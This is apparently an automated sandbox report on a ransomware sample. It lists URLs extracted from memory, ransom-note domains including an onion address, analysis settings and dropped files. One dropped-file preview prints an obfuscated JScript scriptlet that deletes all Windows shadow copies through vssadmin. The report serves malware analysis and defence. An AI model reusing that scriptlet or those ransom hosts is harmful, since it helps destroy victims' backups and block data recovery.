<a href="http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js">http://https://assets.adobedtm.com/launch-EN7b3d710ac67a4a1195648458258f97dd.min.js</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdm	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCfd484f9188564713bbc5d13d862ebbf">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCfd484f9188564713bbc5d13d862ebbf</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000000.250058237.00000255F5875000.00000004.00000001.sdmp	false		high
<a href="http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=5657692">http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=5657692</a>	taskhostw.exe, 0000001E.00000002.494889453.00000255F5824000.00000004.00000001.sdmp, taskhostw.exe, 0000001E.00000000.249503673.00000255F5824000.00000004.00000001.sdmp	false		high
<a href="http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=57232382215">http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=57232382215</a>	taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000002.494748580.00000255F57AB000.00000004.00000020.sdmp	false		high
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc13122162a9a46c3b4cbf05ffccde0f">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc13122162a9a46c3b4cbf05ffccde0f</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp	false		high
<a href="http://https://login.microsoftonline.com/common/oauth2/authorize?client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e">http://https://login.microsoftonline.com/common/oauth2/authorize?client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e</a>	taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000002.494748580.00000255F57AB000.00000004.00000020.sdmp	false		high
<a href="http://https://s.yimg.com/lo/api/res/1.2/BXjIWewXmZ47HeV5NPvUYA---A/Zmk9ZmlsbDt3PTYyMjtoPTM2ODthcHBpZD1nZW1">http://https://s.yimg.com/lo/api/res/1.2/BXjIWewXmZ47HeV5NPvUYA---A/Zmk9ZmlsbDt3PTYyMjtoPTM2ODthcHBpZD1nZW1</a>	taskhostw.exe, 0000001E.00000002.499906829.00000255F9DE0000.00000002.00000001.sdmp	false		high
<a href="http://https://srtb.msn.com/auction?a=de-ch&amp;b=9a5be529d6034927bda092231704a93b&amp;c=MSN&amp;d=http%3A%2F%2Fwww.msn">http://https://srtb.msn.com/auction?a=de-ch&amp;b=9a5be529d6034927bda092231704a93b&amp;c=MSN&amp;d=http%3A%2F%2Fwww.msn</a>	taskhostw.exe, 0000001E.00000000.271327220.00000255F9DB0000.00000008.00000001.sdmp	false		high
<a href="http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=7162084889081;g">http://https://2542116.flis.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=7162084889081;g</a>	taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000002.499775324.00000255F9DB8000.00000002.00000001.sdmp, taskhostw.exe, 0000001E.00000002.500649576.00000255F9F41000.00000004.00000001.sdmp	false		high
<a href="http://https://contextual.media.net/checksync.php?&amp;vsSync=1&amp;cs=1&amp;hb=1&amp;cv=37&amp;ndec=1&amp;cid=8HBI57XIG&amp;prv id=77%2">http://https://contextual.media.net/checksync.php?&amp;vsSync=1&amp;cs=1&amp;hb=1&amp;cv=37&amp;ndec=1&amp;cid=8HBI57XIG&amp;prv id=77%2</a>	taskhostw.exe, 0000001E.00000002.494748580.00000255F57AB000.00000004.00000020.sdmp	false		high
<a href="http://www.msn.com/?ocid=iehp">http://www.msn.com/?ocid=iehp</a>	taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp	false		high
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCee0d4d5fd4424c8390d703b105f82c3">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCee0d4d5fd4424c8390d703b105f82c3</a>	taskhostw.exe, 0000001E.00000000.271226075.00000255F9D98000.00000002.00000001.sdmp	false		high
<a href="http://crl.pki.goog/GTS1O1core.crl0">http://crl.pki.goog/GTS1O1core.crl0</a>	taskhostw.exe, 0000001E.00000002.501204093.00000255FA2E8000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://googleads.g.doubleclick.net/pagead/adview?ai=C4ZZc-r8UXcilEM6E-gaA-YLQCodd_YZVtLCoh4gJ8ui0tf">http://https://googleads.g.doubleclick.net/pagead/adview?ai=C4ZZc-r8UXcilEM6E-gaA-YLQCodd_YZVtLCoh4gJ8ui0tf</a>	taskhostw.exe, 0000001E.00000002.498013543.00000255F9A98000.00000002.00000001.sdmp	false		high
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.boxgas.icu/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.boxgas.icu/eltalkfzj</a>	readme.txt.3.dr	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4i7bdjhelx.onion/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.n5fnrf4i7bdjhelx.onion/eltalkfzj</a>	readme.txt.3.dr	true	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%">http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%</a>	taskhostw.exe, 0000001E.00000000.270886887.00000255F9D70000.00000008.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://amplify-imp.outbrain.com/pixel?p=n1V1YHXXKgnJTKmjxGkpD86h377hQlinq23JiX9nqxEkupAtbFH4fSP0lz">http://amplify-imp.outbrain.com/pixel?p=n1V1YHXXKgnJTKmjxGkpD86h377hQlinq23JiX9nqxEkupAtbFH4fSP0lz</a>	taskhostw.exe, 0000001E.00000002.498013543.00000255F9A98000.00000002.00000001.sdmp	false		high
<a href="http://crl.pki.goog/GTSGIAG3.crl0">http://crl.pki.goog/GTSGIAG3.crl0</a>	taskhostw.exe, 0000001E.00000002.501710586.00000255FA398000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bddb231cf54f958a5b6e76e9d8eee">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC5bddb231cf54f958a5b6e76e9d8eee</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp	false		high
<a href="http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/css/optanon.c">http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/css/optanon.c</a>	taskhostw.exe, 0000001E.00000002.497952361.00000255F9A90000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://b1-use2.zemanta.com/bidder/win/outbrainrtb/c333bcb0-98dc-11e9-8919-320929a4a620/0.564833/3F66">http://b1-use2.zemanta.com/bidder/win/outbrainrtb/c333bcb0-98dc-11e9-8919-320929a4a620/0.564833/3F66</a>	taskhostw.exe, 0000001E.00000002.498013543.00000255F9A98000.00000002.00000001.sdmp	false		high
<a href="http://pki.goog/gsr2/GTS1O1.crt0">http://pki.goog/gsr2/GTS1O1.crt0</a>	taskhostw.exe, 0000001E.00000002.501204093.00000255FA2E8000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.msn.com/?ocid=iehpU">http://www.msn.com/?ocid=iehpU</a>	taskhostw.exe, 0000001E.00000002.494748580.00000255F57AB000.00000004.00000020.sdmp	false		high
<a href="http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=858412214&amp;size=306x271&amp;https=1">http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=858412214&amp;size=306x271&amp;https=1</a>	taskhostw.exe, 0000001E.00000002.499939128.00000255F9DE8000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp	false		high
<a href="http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml">http://https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml</a>	taskhostw.exe, 0000001E.00000002.499775324.00000255F9DB8000.00000002.00000001.sdmp	false		high
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.nowuser.casa/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.nowuser.casa/eltalkfzj</a>	readme.txt.3.dr	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/images/cookie">http://https://optanon.blob.core.windows.net/skins/4.1.0/default_flat_top_two_button_black/v2/images/cookie</a>	taskhostw.exe, 0000001E.00000002.497952361.00000255F9A90000.00000008.00000001.sdmp	false		high
<a href="http://https://pki.goog/repository/0">http://https://pki.goog/repository/0</a>	taskhostw.exe, 0000001E.00000002.501204093.00000255FA2E8000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://%s.xboxlive.com">http://https://%s.xboxlive.com</a>	svchost.exe, 00000004.00000000.235490138.0000024844060000.00000004.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	low
<a href="http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9">http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp	false		high
<a href="http://pki.goog/gsr2/GTS1O1.crt0M">http://pki.goog/gsr2/GTS1O1.crt0M</a>	taskhostw.exe, 0000001E.00000000.273188144.00000255FA370000.00000008.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc71c68d7b8f049b6a6f3b669bd5d00c">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc71c68d7b8f049b6a6f3b669bd5d00c</a>	taskhostw.exe, 0000001E.00000000.271226075.00000255F9D98000.00000002.00000001.sdmp	false		high
<a href="http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au">http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:au</a>	taskhostw.exe, 0000001E.00000000.270886887.00000255F9D70000.00000008.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://www.msn.com/de-ch/?ocid=iehp">http://www.msn.com/de-ch/?ocid=iehp</a>	taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp	false		high
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC828bc1cde9f04b788c98b5423157734</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp	false		high
<a href="http://https://login.windows.net/">http://https://login.windows.net/</a>	svchost.exe, 00000004.00000000.235585285.000002484407F000.00000004.00000001.sdmp	false		high
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC9b2d2bc73c8a4a1d8dd5c3d69b6634a">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC9b2d2bc73c8a4a1d8dd5c3d69b6634a</a>	taskhostw.exe, 0000001E.00000000.271226075.00000255F9D98000.00000002.00000001.sdmp	false		high
<a href="http://https://googleads.g.doubleclick.net/pagead/ads?client=ca-pub-7064439419818173&amp;output=html&amp;h=250&amp;tw=">http://https://googleads.g.doubleclick.net/pagead/ads?client=ca-pub-7064439419818173&amp;output=html&amp;h=250&amp;tw=</a>	taskhostw.exe, 0000001E.00000002.498013543.00000255F9A98000.00000002.00000001.sdmp	false		high
<a href="http://https://aefid.nelreports.net/api/report?cat=bingaot">http://https://aefid.nelreports.net/api/report?cat=bingaot</a>	taskhostw.exe, 0000001E.00000000.271595564.00000255F9DF8000.00000002.00000001.sdmp	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://amp.azure.net/libs/amp/1.8.0/azuremediaplayer.min.js">http://https://amp.azure.net/libs/amp/1.8.0/azuremediaplayer.min.js</a>	taskhostw.exe, 0000001E.00000002.499939128.00000255F9DE8000.00000008.00000001.sdmp	false		high
<a href="http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=722878611&amp;size=306x271&amp;https=1">http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=722878611&amp;size=306x271&amp;https=1</a>	taskhostw.exe, 0000001E.00000002.499939128.00000255F9DE8000.00000008.00000001.sdmp, taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdmp	false		high
<a href="http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTruestv2/consent/55a804">http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTruestv2/consent/55a804</a>	taskhostw.exe, 0000001E.00000002.499775324.00000255F9DB8000.00000002.00000001.sdmp	false		high
<a href="http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC54c8a2b02c3446f48a60b41e8a5ff47">http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RC54c8a2b02c3446f48a60b41e8a5ff47</a>	taskhostw.exe, 0000001E.00000000.271559874.00000255F9DF0000.00000008.00000001.sdmp	false		high
<a href="http://https://contextual.media.net/803288796/fcmain.js?&amp;gdp=0&amp;cid=8CU157172&amp;cpd=pC3JHgScqY8UHIhgrvGr0A%3">http://https://contextual.media.net/803288796/fcmain.js?&amp;gdp=0&amp;cid=8CU157172&amp;cpd=pC3JHgScqY8UHIhgrvGr0A%3</a>	taskhostw.exe, 0000001E.00000002.499939128.00000255F9DE8000.00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
<a href="http://cookies.onetrust.mgr.consensu.org/onetrust-logo.svg">http://cookies.onetrust.mgr.consensu.org/onetrust-logo.svg</a>	taskhostw.exe, 0000001E.00000002.497952361.00000255F9A90000.00000008.00000001.sdm	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://contextual.media.net/48/nrrV18753.js">http://https://contextual.media.net/48/nrrV18753.js</a>	taskhostw.exe, 0000001E.00000002.499939128.00000255F9DE8000.00000008.00000001.sdm	false		high
<a href="http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=858412214&amp;size=306x271&amp;https=1?">http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=858412214&amp;size=306x271&amp;https=1?</a>	taskhostw.exe, 0000001E.00000002.501026757.00000255FA0C0000.00000004.00000001.sdm	false		high
<a href="http://crl.pki.goog/gsr2/gsr2.crl0?">http://crl.pki.goog/gsr2/gsr2.crl0?</a>	taskhostw.exe, 0000001E.00000002.501204093.00000255FA2E8000.00000002.00000001.sdm	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://pki.goog/gsr2/GTSGIAG3.crt0">http://pki.goog/gsr2/GTSGIAG3.crt0</a>	taskhostw.exe, 0000001E.00000002.501710586.00000255FA398000.00000002.00000001.sdm	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	unknown
<a href="http://https://activity.windows.com">http://https://activity.windows.com</a>	svchost.exe, 00000004.00000000.235585285.000002484407F000.00000004.00000001.sdm, svchost.exe, 00000004.00000000.235445986.0000024844045000.00000004.00000001.sdm	false		high
<a href="http://www.msn.c">http://www.msn.c</a>	taskhostw.exe, 0000001E.00000002.494972706.00000255F5867000.00000004.00000001.sdm	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://adservice.google.co.uk/ddm/fls/i/src=2542116?type=chrom322;cat=chrom01g;ord=5723238221569;gt">http://https://adservice.google.co.uk/ddm/fls/i/src=2542116?type=chrom322;cat=chrom01g;ord=5723238221569;gt</a>	taskhostw.exe, 0000001E.00000000.271327220.00000255F9DB0000.00000008.00000001.sdm, taskhostw.exe, 0000001E.00000002.500169147.00000255F9E20000.00000008.00000001.sdm	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://policies.yahoo.com/w3c/p3p.xml">http://https://policies.yahoo.com/w3c/p3p.xml</a>	taskhostw.exe, 0000001E.00000002.499906829.00000255F9DE0000.00000002.00000001.sdm	false		high
<a href="http://aec850e8ac806e10a87438b00eltalkfzj.jobstbig.cam/eltalkfzj">http://aec850e8ac806e10a87438b00eltalkfzj.jobstbig.cam/eltalkfzj</a>	readme.txt.3.dr	false	<ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>	unknown
<a href="http://https://%.s.dnet.xboxlive.com">http://https://%.s.dnet.xboxlive.com</a>	svchost.exe, 00000004.00000000.235490138.0000024844060000.00000004.00000001.sdm	false	<ul style="list-style-type: none"> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> <li>URL Reputation: safe</li> </ul>	low
<a href="http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=722878611&amp;size=306x271&amp;https=1:">http://https://contextual.media.net/medianet.php?cid=8CU157172&amp;cid=722878611&amp;size=306x271&amp;https=1:</a>	taskhostw.exe, 0000001E.00000002.494889453.00000255F5824000.00000004.00000001.sdm	false		high
<a href="http://https://xsts.auth.xboxlive.com/">http://https://xsts.auth.xboxlive.com/</a>	svchost.exe, 00000004.00000000.235585285.000002484407F000.00000004.00000001.sdm	false		high

## Contacted IPs

No contacted IP infos

## General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	419877
Start date:	21.05.2021
Start time:	19:14:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7906dc47_by_Libranalysis (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	4
Technologies:	<ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.evad.winEXE@57/122@0/0
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 71.7% (good quality ratio 24.2%)</li> <li>• Quality average: 15.2%</li> <li>• Quality standard deviation: 25.1%</li> </ul>
HCA Information:	<ul style="list-style-type: none"> <li>• Successful, ratio: 98%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>
Cookbook Comments:	<ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> </ul>
Warnings:	Show All <ul style="list-style-type: none"> <li>• Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe</li> <li>• Created / dropped Files have been reduced to 100</li> <li>• Report size exceeded maximum capacity and may have missing behavior information.</li> <li>• Report size getting too big, too many NtOpenKeyEx calls found.</li> <li>• Report size getting too big, too many NtProtectVirtualMemory calls found.</li> <li>• Report size getting too big, too many NtQueryValueKey calls found.</li> </ul>

## Simulations

### Behavior and APIs

Time	Type	Description
19:15:18	API Interceptor	6x Sleep call for process: WMIC.exe modified

## Joe Sandbox View / Context

### IPs

No context

### Domains

No context

### ASN

No context

### JA3 Fingerprints

No context

### Dropped Files

No context



## Created / dropped Files

### C:\Users\Public\readme.txt



Process:	C:\Windows\System32\taskhostw.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	332
Entropy (8bit):	5.034923816487289
Encrypted:	false
SSDEEP:	6:RISJMvj2FvP+GGJ7vzYdEwj61CNHY/BWcAMHoq8x/1pm49NVOH:RlbrRb0knY/BWP31pm49/s
MD5:	718777534403CDCF89B5D9B5F4B2F141
SHA1:	3F49F57F3C25D60FEF6D5593C9EB5A69B74A7B29
SHA-256:	619DE8A85D1BEAC2E0B2C9CEF08F56FC70859F6F4DD0F763D2175BDAC746B0CB
SHA-512:	8018FDBEC663355DB212827869EB7744F615F58DB96E9A12DA248F40979D28D8057BCAB945381E43CB346E0B3DED14743EFD8B47727CA98E32E430B6519D744C
Malicious:	true
Preview:	<?XML version="1.0"?><scriptlet><registration progid="Pentest" classid="{F0001111-0000-0000-0000-0000FEEDACDC}"><script language="JScript"><![CDATA[ var r = new ActiveXObject("W"+"Scr"+"ipt.S"+"he"+"ll").Run("vs"+"s"+"admi"+"n.e"+"x"+"e De"+"le"+"t"+"e S"+"ha"+"do"+"ws /a"+"ll /qu"+"ie"+"t"); </script></registration></scriptlet>

### C:\Users\user\Desktop\EFOYFBOLXA.png

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.852540487523584
Encrypted:	false
SSDEEP:	24:qkVevOZPIOUIS4cSoGrAej3P/z63aa8rO3GzkiOdD28SKCOO+xB8ZaaJpSjtdqu:twvOZPVUIS4cSTmLD6qawz5OdD8DO1d
MD5:	4CA8C9464132BD46B0F34405CA7DBE2B
SHA1:	64947AE9858AF884986FECE9B73B8258AD80A8F3
SHA-256:	100D4A3CBE30A8CF7F661969551DE09971577017D6880175ACE2D2BA8BB9F7BF
SHA-512:	E16FF7FD47974F29695D2DC2BFC9E2DB1568879F70B19ACEE1BD5F0280A817BDEC77280F89A998CF3674EB44CAF107034210A910A08FDB7B9219409829FDD58
Malicious:	false
Preview:	^...^...&.....~n.p.....v.....4yh.. w....@....9HG..n..S...y/R~.%j....O..H...Y....lc....]...2...}...3{.....'9...Zl..)?.?w...H4Z.Z.->.C ..\$7R\.....Ri<..X.Z[%a..h./b5NS.....f.v...E..M'..E.=; M....}3A.....5[[@%3..=Z{s...../m/0...M.(+"....u...4...r..3.[.....}.....4l./}{WDNv.7i.J#..7..G?)...w....m.....w%...u....:@t'...\$....[<..N.]...Y...*.....d.Z5.?k..p`...;F.....>.. ...;2x5...d..3 nn...t..C.."..5....c...u.P.-;.....2r....2.p4.S...3k...t...p.v99.F.'..5...4.R.d ...{.....%Z..x.M\$7VT.du....z%..oyP..f.LNO...v...._ac..6.:e.....tY...D...../..{z..(z.....% ..1...q...D.....V[x.....\$...6e.[.....TDS.`....0.>k..5~n.....1.....l^9eD...r....ej...U.>+.....s.....i...n)...n...6.RO..TDY.....&.`'EC'.#N..9.jQ../W..l.[Y..N...Qj].{<.Q.. ^..V.....C.....N.....v64.....s.....'.>t...8.&s..Q...?H8N'.E..a_l...;...q..P.....l...jR..8.Q.....d..{u..} ].d.P.. y].xWQ.....*5G..

### C:\Users\user\Desktop\EOWRVPPCCS.png

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.844261606143202
Encrypted:	false
SSDEEP:	24:oe+60tGOx1aY4e835iW3z09UguJsh3QutwFMV8ZuN/bB9M1HY3FKo:BaV1aY4euAsY9UgOsh37t+9Zuz9M1HY3
MD5:	03A68398A3D8E57984C8ED119F0B02B0
SHA1:	2197AA2125FBFC2A6D091791088354690FAD35BF
SHA-256:	52F566493197EEB8446F9847613B281C2B588A1274EB241A9D64B017BF417527
SHA-512:	FD1A883459E2758EF2875082D7A9CA8DA476A5D7F64A59B153A78F88E4B05A51D1C0F218D0F072C3411BF57B4FF9AC13A2CD2CE04DB66C86680AF78B32FE78C
Malicious:	false
Preview:	/...G7.Pk.+Fl.>.p+... ..QyHQ. :(..o..a...3.4...U...J..]&.....[ZT.....~m@Tt.n.G.'@.....8)oA..._f}...lH...{...d0....H.T.L.y"9....l...E.{bR.....V.....gR4wa<..n..v.g)/)..1..^ .-f....5.Zg.{a...l.....<...c.....E'.[mp..?C.H./..z.sF.../2"...l.4...<W.....x..z-..5H.V.....)....Be5].y;...jo.o...!..P..l..WP..r+C2..pj..y.+.....2S...5.o.<~.Ph.xh..VEG ..4j...18g..G..^l_...%\$)%%zc.c..s.A@..d\$.N.....J..{F.<n.ht.....ej.C5.&...p.m...<@...C..#..l.s.4....Y..~m!.O.Ku....i.W.7.c.....QV.m.D..P.;C%.##>..8dX[_____-..^...^t.. 'G'.....H0.:l.Y.V].M...y.7.....*ll..(O[2..yS.."..F..k>2...CN.....J%.8K....l.h#.WA..3..{.....#B,H.....b.Kd.qc..~)..o.F...].#Z.;o..a_QY.q.B.69.....].Q..X.....f....E<n..... kY.l5Q.K4..M..s.W..C.....KTG5s.{~....kd2h.]...S...q#.....a.....#.)P_..A..r..\$....k.4.m...o.6.%2.\$?R..XlXO..[H.m.....[.....%dxO..3.v.n....Z5m...."Xnn.c...O.H./lv..6.....ms];.....

### C:\Users\user\Desktop\GAOBCVIQIJ.png

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.865439143350547
Encrypted:	false
SSDEEP:	24:EKARLrjmnrHEsjw51wc7Ze+ffas7HbKy3Rf3x0YEd6SntIsBveeu5rBw1clyF:EKARLrSrA19e0faSHbh313xPE3t5et5j



C:\Users\user\Desktop\GAOBCVIQIJ.png	
MD5:	3BC5AAC0E7EC6B8C55AB923884FAAE07
SHA1:	04AEDBAE33AB4712458D2B7B051C7D936E7C7C67
SHA-256:	5DD70A325B3857CC2FB06E7215F0D0526ED1FF463D99A9020ED316C952C48CEE
SHA-512:	1C183B017C9F863A98FD8A1FA25B69C4DED837E34B87C649D82A9B613E85F173F98DD16E5C775987200116DBA50E914C19D18677883F360F9802C2569A8A1EBE
Malicious:	false
Preview:	.C@.....D'."=.6.>..goy.5.J).U..XS.....P.T...lo...2...O.%..J@....?....Zad.B"H..n..].q.\.Q*).).....J.h./....\$.0...Z.8.....,4.C7...."A.Y..SZ.;R.r_we...[....t*....A;C...Y.>.7....<@p. j.o.K...u6.i.?Y...k4../..._..A....d)....E-;.....;..H.GH;..y...J.<ll".+p....nFGa.0.?...X...6S...r.Dxg.-.h'*.~[.....[.~Y..i...4..=A....f~..kF.8..\..r..5o./..c...K.....2_)...].q.{T...8.m.: ...j.6..QY.w.....;O.....'9H+.+...%.Y...../..w\$-&dE.*.N.'...9i.P. ...u.5....fo'/_.;E.?.....A<....RFWo.....C.b...>..K.;v.Pz.=D..Y..N...%kx.../)%&..V..4...x...{....}S.1..e...>..... ...l..QD6.R.....D%V.....y.>.k\$*....M'aT1.fu..T.....W.?=>X..i.a.i.i.)q...A~.Q.....v...iC5;@.hHl....ll....l.....0.<..2.ZA....DT...?;...\$...l.P...e.l.jEB5u\C...:T.Y....:6..Z.-.!'%mh.. (0i.0....L1..{....m..R...xFt.....il'.*U.[.....l...3C..3.mH..E5*.J.?v....P7ay..B....>.PZ..?%oK.A.'R7.p.t.....f.....L.\$(K..B....b...@4....V....u..c..B...F.F

C:\Users\user\Desktop\GAOBCVIQIJ\BJZFPPWAPT.jpg	
